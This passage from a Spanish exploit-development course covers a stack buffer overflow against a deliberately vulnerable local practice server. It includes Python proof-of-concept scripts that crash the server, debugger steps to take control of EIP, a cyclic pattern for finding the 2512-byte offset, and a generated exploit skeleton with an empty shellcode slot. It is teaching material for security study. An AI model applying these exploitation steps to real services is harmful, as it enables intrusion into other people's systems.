


Figura 11 EIP sobre escrito por nuestro

En este módulo aprendimos los primeros pasos para realizar una investigación a un programa, comprendimos la importancia de un fuzzer y porque es importante tener nociones básicas para programar nuestras propias herramientas. En los módulos siguientes vamos a utilizar lo aprendido hasta ahora para desarrollar nuestros propios exploit.

## Módulo 3 - Stack Buffer OverFlow

### ¿Qué es un Stack buffer Over Flow?

Un buffer es una sección secuencial de la memoria asignada para contener cualquier tipo de información, desde una cadena de caracteres hasta una matriz de enteros. Se produce un desbordamiento de buffer, cuando en una entrada de algún programa ingresan más datos de los que puede contener un buffer. Los datos adicionales pueden desbordarse en el espacio de memoria adyacente, corrompiendo o sobrescribiendo los datos almacenados en ese espacio. Este desbordamiento generalmente provoca una falla del sistema, pero también crea la oportunidad para que un atacante ejecute código arbitrario o manipule los errores de codificación para provocar acciones maliciosas. Se llama stack buffer overflow debido a que el desbordamiento de memoria se produce en la pila o stack.

Los desbordamientos de buffer se producen cuando hay una validación de entrada incorrecta, esto quiere decir que no se validaron los datos de entrada o cantidad de datos antes de que se escriban en memoria, es por esto por lo que se considera un error o una falla en el software.

A continuación, desarrollaros un exploit que nos permita explotar un desbordamiento de buffer, tomar el control del flujo del programa y ejecutar código de forma arbitraria.

## Replicando el crash

Para poder replicar el crash de nuestro exploit vamos a iniciar nuestro servidor haciendo simplemente doble clic.




Figura 12 Servidor explutable

Como podemos observar en la *Imagen 07*, contamos con 3 opciones para el desarrollo de este módulo siempre utilizaremos la **opción 2 BOF** (Buffer Over Flow).


Comenzaremos con la creación de un script básico para estudiar el comportamiento y determinar la forma de crear nuestro exploit. Para esto creamos un script en Python llamado exploitbof.py con el siguiente código:

```
import socket
from struct import pack as p
host = '127.0.0.1'
port = 9393
shellcode = 'A' * 3000
payload = shellcode
print '\n [-] Payload Size: {}'.format(len(payload))
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((host, port))
client.send(payload + '\n')
print client.recv(100)
client.close()
```

Figura 13 POC 3

Lo importante de nuestra prueba de concepto es lo siguiente:

Nuestro software vulnerable se ejecuta en el puerto **9393** por lo que necesitamos establecer una conexión a dicho puerto para eso creamos dos variables: **host** y **port** donde estableceremos los valores necesarios para nuestra conexión. Luego creamos una variable llamada **shellcode** la cual contendrá **3000 "A"** las cuales serán inyectadas en nuestra conexión. Con esto vamos a validar si el servidor es capaz de soportar o filtrar la inyección de datos. Ejecutamos nuestra prueba de concepto: Python exploitbof.py y vemos que nuestro servidor se cerró al inyectar 3000 "A".



```
Administrator: C:\Windows\System32\cmd.exe
C:\Users\User\Desktop\Binario_final_pro\Binario_final_pro>python exploitbof.py
[-] Payload Size: 3000
[-] Conexion establecida

C:\Users\User\Desktop\Binario_final_pro\Binario_final_pro>
```

Figura 14 Ejecución de script exploitbof.py

Ya tenemos un primer acercamiento a un posible desbordamiento de buffer. El siguiente paso es validar lo que efectivamente está ocurriendo al inyectar 3000 "A". Para eso abrimos nuevamente nuestro servidor y lo vinculamos a x32dbg.




Figura 15 Vinculando proceso ServerE1 a x32dbg

Luego de vincular debemos hacer clic en el botón ejecutar.




Figura 16 Ejecutando proceso ServerE1

Nuevamente ejecutamos nuestro script y vemos el resultado en x32dbg.




Figura 17 EIP y Stack sobre escritos con "A"

El resultado es favorable, podemos observar en la imagen que somos capaces de controlar el puntero EIP con las “A” que injectamos, además vemos en el stack el total de “A” injectadas. Por último, tenemos un mensaje de violación de acceso característico de un stack buffer overflow.

En estos momentos somos capaces de replicar el crash de la vulnerabilidad validando su existencia mediante una prueba de concepto con un script en Python. A continuación desarrollaremos nuestro exploit.

## Desarrollando nuestro exploit

Para poder desarrollar de forma exitosa nuestro exploit debemos obtener la cantidad exacta de bytes (en este caso “A”) que inyectamos hasta sobre escribir el registro EIP en nuestra prueba de concepto. De esta forma podríamos controlar el flujo de la aplicación ya que podríamos redirigir el flujo mediante la inyección de una dirección de memoria en EIP. Para esto debemos crear una cadena única de caracteres y determinar en qué caracteres se está pisando EIP, utilizaremos nuestro programa EPattern.exe para generar esta cadena.




Figura 18 Utilizando EPattern para generar cadena única de caracteres

Elegimos la opción 1 para crear nuestro patrón y elegimos un largo de 3000 (que equivalen a las 3000 “A” que inyectamos en una primera instancia). El resultado es creado en un archivo llamado patron.txt. Copiamos nuestro patrón y modificamos nuestro script en Python modificando nuestra variable **shellcode** por nuestro patrón.

```
import socket  
  
from struct import pack as p  
  
host = '127.0.0.1'  
port = 9393
```

```
shellcode =
'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3A
c4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae
8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3A
h4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1
Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Am0Am1Am2Am3Am4Am5Am6
Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9A
p0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar
4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0
Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw
4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8
Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3B
b4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8B
d9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg
5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bi0Bj1Bj
2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9B
m0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2
Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6B
q7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3B
t4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9
Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3
By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9
Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4C
d5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg
1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7
Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl
6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9
Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq
4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0C
t1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6C
v7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy
1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6D
a7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0D
d1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df
5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9
Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6
Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn
0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3
Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7
Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2D
u3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9'
```

```

print '\n [-] Payload Size: {}'.format(len(payload))

client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

client.connect((host, port))

client.send(payload + '\n')

print client.recv(100)

client.close()

```

Figura 19 POC 4

Como podemos observar lo único que cambio de nuestra prueba de concepto fue que no inyectamos "A" sino que inyectamos nuestro patrón.

Volvemos a ejecutar nuestro servidor, lo vemos a vincular a x32dbg y ejecutamos nuestro script actualizado.





Figura 20 EIP sobre escrito con 66443766

Observamos que EIP ahora tiene los valores: **66443766**. A continuación, volvemos a utilizar EPattern.exe pero esta vez con la opción 2, ingresamos el tamaño del patrón creado: 3000 y el valor que contiene EIP. El resultado es el siguiente:



C:\Users\User\Desktop\EPattern.exe

```

EXPLOITING

1) Crear patron
2) Calcular offset
Opcion > 2
Largo del patron calculado: 3000
Offset a calcular: 66443766

-----DATA_OFFSET-----
[+] ASCII : f7Df
[+] OFFSET: 2512

-----CODE_EXPLOITING-----
#!/usr/bin/python
#Code By Exploiting.cl
import socket
import struct

shellcode = <'>

padding = 'A' * 2512
retorno = 'B' * 4
relleno = '\x90' * 10

payload = padding
payload += retorno
payload += relleno
payload += shellcode
payload += relleno

<Archivo "exploit.py" se a creado...>
Press any key to continue . . .

```

**Figura 21 Resultado EPattern.exe**

